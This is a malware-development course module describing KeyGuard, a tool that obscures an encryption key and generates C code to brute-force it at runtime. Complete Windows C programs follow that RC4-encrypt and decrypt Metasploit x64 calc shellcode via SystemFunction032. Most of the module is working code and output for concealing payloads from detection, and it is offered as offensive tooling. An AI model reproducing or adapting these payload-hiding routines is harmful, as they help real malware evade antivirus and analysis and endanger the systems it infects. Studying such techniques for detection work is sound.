MalDev Academy Tool - KeyGuard

Introduction

This module demonstrates a MalDev Academy tool that generates an encryption key, encrypts it, and outputs the source code needed to brute force it at runtime.

Usage

The tool only requires the key size in bytes.

```
#############################################################
                        # KeyGuard - Designed By MalDevAcademy @NUL0x4C | @mrd0x #

#############################################################

[!] Require Input Key Size To Run
```

Examples

- `.\KeyGuard.exe 32` - Generates a 32-byte encrypted key, with a brute forcing function to decrypt it at runtime
- `.\KeyGuard.exe 16` - Generates a 16-byte encrypted key, with a brute forcing function to decrypt it at runtime

KeyGuard Demo

The image below shows `KeyGuard` being used to generate a 32-byte encrypted key.

```
PS C:\Users\User\Desktop\Intermediate\KeyGuard\x64\Debug> .\KeyGuard.exe 32
/*

[i] Input Key Size : 32
[+] Using "0x88" As A Hint Byte

[+] Use The Following Key For [Encryption]
unsigned char OriginalKey[] = {
        0x88, 0xAE, 0x23, 0xCD, 0x24, 0xD0, 0xA5, 0xC9, 0xE7, 0x9C, 0x3C, 0x53, 0x9B, 0xCE, 0x01, 0x30,
        0xBC, 0x7A, 0x0A, 0x2F, 0xB3, 0xFE, 0x8E, 0xBA, 0x0F, 0x34, 0x49, 0xAB, 0x12, 0xEC, 0x22, 0x61 };

[+] Use The Following For [Implementations]
unsigned char ProtectedKey[] = {
        0xD1, 0xF6, 0x7C, 0x89, 0x71, 0x8C, 0xF2, 0x89, 0xB6, 0xFC, 0x1F, 0x07, 0xFE, 0x82, 0x56, 0x66,
        0x95, 0xD2, 0x45, 0x1B, 0x9E, 0x4A, 0xFD, 0x88, 0x7E, 0x14, 0x3A, 0x9F, 0x77, 0x50, 0x19, 0xD9 };



                    ------------------------------------------------

*/

#include <Windows.h>

#define HINT_BYTE 0x88

unsigned char ProtectedKey[] = {
        0xD1, 0xF6, 0x7C, 0x89, 0x71, 0x8C, 0xF2, 0x89, 0xB6, 0xFC, 0x1F, 0x07, 0xFE, 0x82, 0x56, 0x66,
        0x95, 0xD2, 0x45, 0x1B, 0x9E, 0x4A, 0xFD, 0x88, 0x7E, 0x14, 0x3A, 0x9F, 0x77, 0x50, 0x19, 0xD9 };

BYTE BruteForceDecryption(IN BYTE HintByte, IN PBYTE pProtectedKey, IN SIZE_T sKey, OUT PBYTE* ppRealKey) {

        BYTE            b                       = 0;
        INT             i                       = 0;
        PBYTE           pRealKey                = (PBYTE)malloc(sKey);

        if (!pRealKey)
            return NULL;

        while (1){

                if (((pProtectedKey[0] ^ b)) == HintByte)
                    break;
                else
                    b++;
```

The complete output is shown below.

```
/*

[i] Input Key Size : 32
[+] Using "0x88" As A Hint Byte

[+] Use The Following Key For [Encryption]
unsigned char OriginalKey[] = {
        0x88, 0xAE, 0x23, 0xCD, 0x24, 0xD0, 0xA5, 0xC9, 0xE7, 0x9C, 0x3C,
0x53, 0x9B, 0xCE, 0x01, 0x30,
        0xBC, 0x7A, 0x0A, 0x2F, 0xB3, 0xFE, 0x8E, 0xBA, 0x0F, 0x34, 0x49,
0xAB, 0x12, 0xEC, 0x22, 0x61 };

[+] Use The Following For [Implementations]
unsigned char ProtectedKey[] = {
        0xD1, 0xF6, 0x7C, 0x89, 0x71, 0x8C, 0xF2, 0x89, 0xB6, 0xFC, 0x1F,
0x07, 0xFE, 0x82, 0x56, 0x66,
        0x95, 0xD2, 0x45, 0x1B, 0x9E, 0x4A, 0xFD, 0x88, 0x7E, 0x14, 0x3A,
0x9F, 0x77, 0x50, 0x19, 0xD9 };



                        ------------------------------------------------


*/
```

```
#include <Windows.h>

#define HINT_BYTE 0x88

unsigned char ProtectedKey[] = {
        0xD1, 0xF6, 0x7C, 0x89, 0x71, 0x8C, 0xF2, 0x89, 0xB6, 0xFC, 0x1F,
0x07, 0xFE, 0x82, 0x56, 0x66,
        0x95, 0xD2, 0x45, 0x1B, 0x9E, 0x4A, 0xFD, 0x88, 0x7E, 0x14, 0x3A,
0x9F, 0x77, 0x50, 0x19, 0xD9 };

BYTE BruteForceDecryption(IN BYTE HintByte, IN PBYTE pProtectedKey, IN
SIZE_T sKey, OUT PBYTE* ppRealKey) {

        BYTE            b                       = 0;
        INT             i                       = 0;
        PBYTE           pRealKey                = (PBYTE)malloc(sKey);

        if (!pRealKey)
             return NULL;

        while (1){

                if (((pProtectedKey[0] ^ b)) == HintByte)
                     break;
                else
                     b++;

        }

        for (int i = 0; i < sKey; i++){
                pRealKey[i] = (BYTE)((pProtectedKey[i] ^ b) - i);
        }

        *ppRealKey = pRealKey;
        return b;
}

// Example calling:

// PBYTE        pRealKey        =       NULL;
// BruteForceDecryption(HINT_BYTE, ProtectedKey, sizeof(ProtectedKey),
&pRealKey);
```

Example - RC4 Encryption

To encrypt a payload, the plaintext key is the one used. Based on the output shown above, the plaintext key is the following:

```
unsigned char OriginalKey[] = {
        0x88, 0xAE, 0x23, 0xCD, 0x24, 0xD0, 0xA5, 0xC9, 0xE7, 0x9C, 0x3C,
0x53, 0x9B, 0xCE, 0x01, 0x30,
        0xBC, 0x7A, 0x0A, 0x2F, 0xB3, 0xFE, 0x8E, 0xBA, 0x0F, 0x34, 0x49,
0xAB, 0x12, 0xEC, 0x22, 0x61 };
```

This is the key that must be used to encrypt a payload. The encryption process will use the `Rc4EncryptionViSystemFunc032` function to encrypt the Msfvenom x64 calc shellcode with the key. Recall this process from the *Payload Encryption - RC4* module.


```
#include <Windows.h>
#include <stdio.h>


// x64 calc metasploit (to encrypt)
unsigned char Payload[] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41,
0x51,
        0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B,
0x52,
        0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B,
0x72,
        0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D,
0x41,
        0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20,
0x8B,
        0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00,
0x48,
        0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18,
0x44,
        0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9,
0x41,
        0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
0xC0,
        0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
0xF1,
        0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58,
0x44,
```

```
        0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48,
0x44,
        0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48,
0x01,
        0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41,
0x59,
        0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58,
0x41,
        0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D,
0x48,
        0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D,
0x8D,
        0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF,
0xD5,
        0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D,
0xFF,
        0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB,
0xE0,
        0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41,
0x89,
        0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};



// The following code is from (RC4 payload encryption - basic module)

// This is what SystemFunction032 function take as a parameter
typedef struct
{
        DWORD   Length;
        DWORD   MaximumLength;
        PVOID   Buffer;

} USTRING;


// Defining how does the function look - more on this structure in the api
hashing part
typedef NTSTATUS(NTAPI* fnSystemFunction032)(
        struct USTRING* Data,
        struct USTRING* Key
        );
```

```
BOOL Rc4EncryptionViSystemFunc032(IN PBYTE pRc4Key, IN PBYTE pPayloadData,
IN DWORD dwRc4KeySize, IN DWORD sPayloadSize) {

	// The return of SystemFunction032
	NTSTATUS	STATUS = NULL;

	// Making 2 USTRING variables, 1 passed as key and one passed as
the block of data to encrypt/decrypt
	USTRING		Key  = { .Buffer = pRc4Key,		.Length =
dwRc4KeySize,		.MaximumLength = dwRc4KeySize },
			Data = { .Buffer = pPayloadData,	.Length =
sPayloadSize,		.MaximumLength = sPayloadSize };


	// Since SystemFunction032 is exported from Advapi32.dll, we use
LoadLibraryA to load Advapi32.dll into the prcess,
	// and using its return as the hModule parameter in GetProcAddress
	fnSystemFunction032 SystemFunction032 =
(fnSystemFunction032)GetProcAddress(LoadLibraryA("Advapi32"),
"SystemFunction032");

	// If SystemFunction032 calls failed it will return non zero value
	if ((STATUS = SystemFunction032(&Data, &Key)) != 0x0) {
		printf("[!] SystemFunction032 FAILED With Error: 0x%0.8X
\n", STATUS);
		return FALSE;
	}

	return TRUE;
}



// Print data as hex arrays - C style
VOID PrintHexData(LPCSTR Name, PBYTE Data, SIZE_T Size) {

	printf("unsigned char %s[] = {", Name);

	for (int i = 0; i < Size; i++) {
		if (i % 16 == 0) {
			printf("\n\t");
		}
		if (i < Size - 1) {
```

```
                        printf("0x%0.2X, ", Data[i]);
                }
                else {
                        printf("0x%0.2X ", Data[i]);
                }
        }

        printf("};\n\n");

}

// The plaintext key - generated by keguard
unsigned char OriginalKey[] = {
                0x88, 0xAE, 0x23, 0xCD, 0x24, 0xD0, 0xA5, 0xC9, 0xE7, 0x9C,
0x3C, 0x53, 0x9B, 0xCE, 0x01, 0x30,
                0xBC, 0x7A, 0x0A, 0x2F, 0xB3, 0xFE, 0x8E, 0xBA, 0x0F, 0x34,
0x49, 0xAB, 0x12, 0xEC, 0x22, 0x61 };


int main() {

        if (!Rc4EncryptionViSystemFunc032(OriginalKey, Payload,
sizeof(OriginalKey), sizeof(Payload))) {
                return -1;
        }

        PrintHexData("Rc4EncryptedPayload", Payload, sizeof(Payload));


        printf("[#] Press <Enter> To Quit ... ");
        getchar();

        return 0;
}
```

The output is shown in the image below.



Example - RC4 Decryption

The code below will decrypt the RC4 encrypted payload using the brute force method. The key is encrypted using the KeyGuard tool.

```
#include <Windows.h>
#include <stdio.h>

// Encrypted x64 calc metasploit shellcode
unsigned char Rc4EncryptedPayload[] = {
        0x44, 0x3C, 0x18, 0x73, 0xCA, 0x86, 0x68, 0x08, 0xBC, 0xCD, 0x2D,
0x59, 0x39, 0x22, 0x3C, 0xFF,
        0x6A, 0x87, 0xA0, 0xF9, 0x69, 0xB4, 0x49, 0x95, 0x3A, 0xF7, 0x79,
0x24, 0x57, 0x7D, 0xC6, 0x31,
        0xD1, 0xB4, 0x68, 0xC7, 0x5D, 0x88, 0xFF, 0x90, 0x2C, 0x1A, 0xB3,
0xB3, 0xB3, 0xD5, 0x8E, 0xD0,
        0x31, 0x8C, 0x11, 0x1E, 0x51, 0x12, 0xC6, 0x32, 0x27, 0x8F, 0x34,
0x56, 0x49, 0x15, 0xBE, 0xE9,
        0xDB, 0xA9, 0xD7, 0x44, 0x66, 0x87, 0x79, 0x07, 0x94, 0x04, 0xB0,
0x74, 0x96, 0x4A, 0x09, 0x3B,
        0xAA, 0xBF, 0xEE, 0x0D, 0xEC, 0x2D, 0x6B, 0xD9, 0x01, 0xCE, 0xBE,
0x4D, 0xA9, 0x3C, 0x78, 0x93,
        0x62, 0xFE, 0x5E, 0x69, 0x47, 0x54, 0xAE, 0xD1, 0x0F, 0xC3, 0xAF,
0xA6, 0xE8, 0xF2, 0xFA, 0x02,
        0x08, 0xD8, 0xDA, 0x42, 0xD7, 0x62, 0x31, 0xC8, 0x1E, 0x5E, 0x11,
0x2A, 0xB0, 0x82, 0xB5, 0x0B,
        0x15, 0xC3, 0x36, 0xD2, 0x36, 0xA8, 0x1B, 0x88, 0x2C, 0x3F, 0x4D,
0xDE, 0x5F, 0x19, 0x17, 0xF6,
        0xE8, 0x30, 0x16, 0x6C, 0x64, 0x7B, 0x5E, 0xD4, 0x45, 0x93, 0x76,
0x47, 0x86, 0xE2, 0x19, 0xEA,
        0x62, 0x64, 0x17, 0xBE, 0x0A, 0x0D, 0x66, 0xF9, 0x3A, 0xB7, 0xD0,
0xFD, 0xE4, 0x90, 0xA5, 0xB1,
        0x04, 0xAD, 0x6E, 0x9E, 0xA6, 0x81, 0xFC, 0xBA, 0x08, 0x30, 0x56,
0x86, 0x34, 0xC3, 0xE6, 0x2D,
        0xA3, 0x90, 0x93, 0x13, 0xD7, 0xD3, 0x7D, 0x0C, 0xCB, 0x6F, 0xA4,
```

```
0xE0, 0xAA, 0x19, 0x77, 0x4F,
        0xB6, 0x2A, 0xEA, 0xA0, 0xDD, 0x0C, 0x57, 0x1F, 0x93, 0x08, 0x0D,
0x1B, 0x29, 0x79, 0x62, 0x00,
        0xCC, 0xE3, 0x6B, 0xF2, 0xD6, 0x71, 0xC6, 0x80, 0x0A, 0x4B, 0x68,
0xD1, 0xBA, 0xDC, 0x86, 0x8D,
        0x3C, 0x6E, 0xAA, 0xAC, 0xBE, 0x3E, 0x66, 0xD9, 0x2E, 0x94, 0x8C,
0x71, 0x00, 0x94, 0x13, 0xE2,
        0xCC, 0xDF, 0x98, 0x32, 0xD7, 0x9D, 0x5B, 0xAD, 0xFB, 0x21, 0x6A,
0xF4, 0x88, 0x16, 0x0B, 0xEF };


// The following code is from (RC4 payload encryption - basic module)

// This is what SystemFunction032 function take as a parameter
typedef struct
{
        DWORD   Length;
        DWORD   MaximumLength;
        PVOID   Buffer;

} USTRING;


// Defining how does the function look - more on this structure in the api
hashing part
typedef NTSTATUS(NTAPI* fnSystemFunction032)(
        struct USTRING* Data,
        struct USTRING* Key
        );


BOOL Rc4EncryptionViSystemFunc032(IN PBYTE pRc4Key, IN PBYTE pPayloadData,
IN DWORD dwRc4KeySize, IN DWORD sPayloadSize) {

        // The return of SystemFunction032
        NTSTATUS        STATUS = NULL;

        // Making 2 USTRING variables, 1 passed as key and one passed as
the block of data to encrypt/decrypt
        USTRING         Key  = { .Buffer = pRc4Key,             .Length =
dwRc4KeySize,           .MaximumLength = dwRc4KeySize },
                        Data = { .Buffer = pPayloadData,        .Length =
sPayloadSize,           .MaximumLength = sPayloadSize };
```

```
        // Since SystemFunction032 is exported from Advapi32.dll, we use
LoadLibraryA to load Advapi32.dll into the prcess,
        // And using its return as the hModule parameter in GetProcAddress
        fnSystemFunction032 SystemFunction032 =
(fnSystemFunction032)GetProcAddress(LoadLibraryA("Advapi32"),
"SystemFunction032");

        // If SystemFunction032 calls failed it will return non zero value
        if ((STATUS = SystemFunction032(&Data, &Key)) != 0x0) {
                printf("[!] SystemFunction032 FAILED With Error: 0x%0.8X
\n", STATUS);
                return FALSE;
        }

        return TRUE;
}


// The following code is from keyguard tool


#define HINT_BYTE 0x88

// The encrypted key - generated by keguard
unsigned char ProtectedKey[] = {
        0xD1, 0xF6, 0x7C, 0x89, 0x71, 0x8C, 0xF2, 0x89, 0xB6, 0xFC, 0x1F,
0x07, 0xFE, 0x82, 0x56, 0x66,
        0x95, 0xD2, 0x45, 0x1B, 0x9E, 0x4A, 0xFD, 0x88, 0x7E, 0x14, 0x3A,
0x9F, 0x77, 0x50, 0x19, 0xD9 };

BYTE BruteForceDecryption(IN BYTE HintByte, IN PBYTE pProtectedKey, IN
SIZE_T sKey, OUT PBYTE* ppRealKey) {

    BYTE            b = 0;
    INT             i = 0;
    PBYTE           pRealKey = (PBYTE)malloc(sKey);

    if (!pRealKey)
        return NULL;

    while (1) {

        if (((pProtectedKey[0] ^ b) - i) == HintByte)
```

```
            break;
        else
            b++;
    }

    for (int i = 0; i < sKey; i++) {
        pRealKey[i] = (BYTE)((pProtectedKey[i] ^ b) - i);
    }

    *ppRealKey = pRealKey;
    return b;
}

VOID PrintHexData(LPCSTR Name, PBYTE Data, SIZE_T Size) {

        printf("unsigned char %s[] = {", Name);

        for (int i = 0; i < Size; i++) {
                if (i % 16 == 0) {
                        printf("\n\t");
                }
                if (i < Size - 1) {
                        printf("0x%0.2X, ", Data[i]);
                }
                else {
                        printf("0x%0.2X ", Data[i]);
                }
        }

        printf("};\n\n");

}


int main() {



    // Code from keyguard
    PBYTE        pRealKey        =       NULL;
    if (!BruteForceDecryption(HINT_BYTE, ProtectedKey,
sizeof(ProtectedKey), &pRealKey)) {
        return -1;
    }
```

```
    // Printing keyguard brute forced key
    PrintHexData("OriginalKey", pRealKey, sizeof(ProtectedKey));

    // Decrypting with the original key
        if (!Rc4EncryptionViSystemFunc032(pRealKey, Rc4EncryptedPayload,
sizeof(ProtectedKey), sizeof(Rc4EncryptedPayload))) {
                return -1;
        }

    // Printing payload
        PrintHexData("DecryptedPayload", Rc4EncryptedPayload,
sizeof(Rc4EncryptedPayload));

        printf("[#] Press <Enter> To Quit ... ");
        getchar();

        return 0;
}
```

Results

The original shellcode bytes were retrieved using the encrypted key, demonstrating the KeyGuard tool usage and benefits.

```
PS C:\Users\User\Desktop\Intermediate\KeyGuard\x64\Debug> .\ExampleRc4Decryption.exe
unsigned char OriginalKey[] = {
       0x88, 0xAE, 0x23, 0xCD, 0x24, 0xD0, 0xA5, 0xC9, 0xE7, 0x9C, 0x3C, 0x53, 0x9B, 0xCE, 0x01, 0x30,
       0xBC, 0x7A, 0x0A, 0x2F, 0xB3, 0xFE, 0x8E, 0xBA, 0x0F, 0x34, 0x49, 0xAB, 0x12, 0xEC, 0x22, 0x61 };

unsigned char DecryptedPayload[] = {
       0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51,
       0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52, 0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52,
       0x20, 0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
       0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED,
       0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B, 0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88,
       0x00, 0x00, 0x00, 0x48, 0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
       0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41, 0x8B, 0x34, 0x88, 0x48,
       0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1,
       0x38, 0xE0, 0x75, 0xF1, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
       0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44, 0x8B, 0x40, 0x1C, 0x49,
       0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
       0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
       0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48, 0xBA, 0x01, 0x00, 0x00,
       0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D, 0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
       0x6F, 0x87, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
       0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
       0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00 };

[#] Press <Enter> To Quit ...
PS C:\Users\User\Desktop\Intermediate\KeyGuard\x64\Debug>
```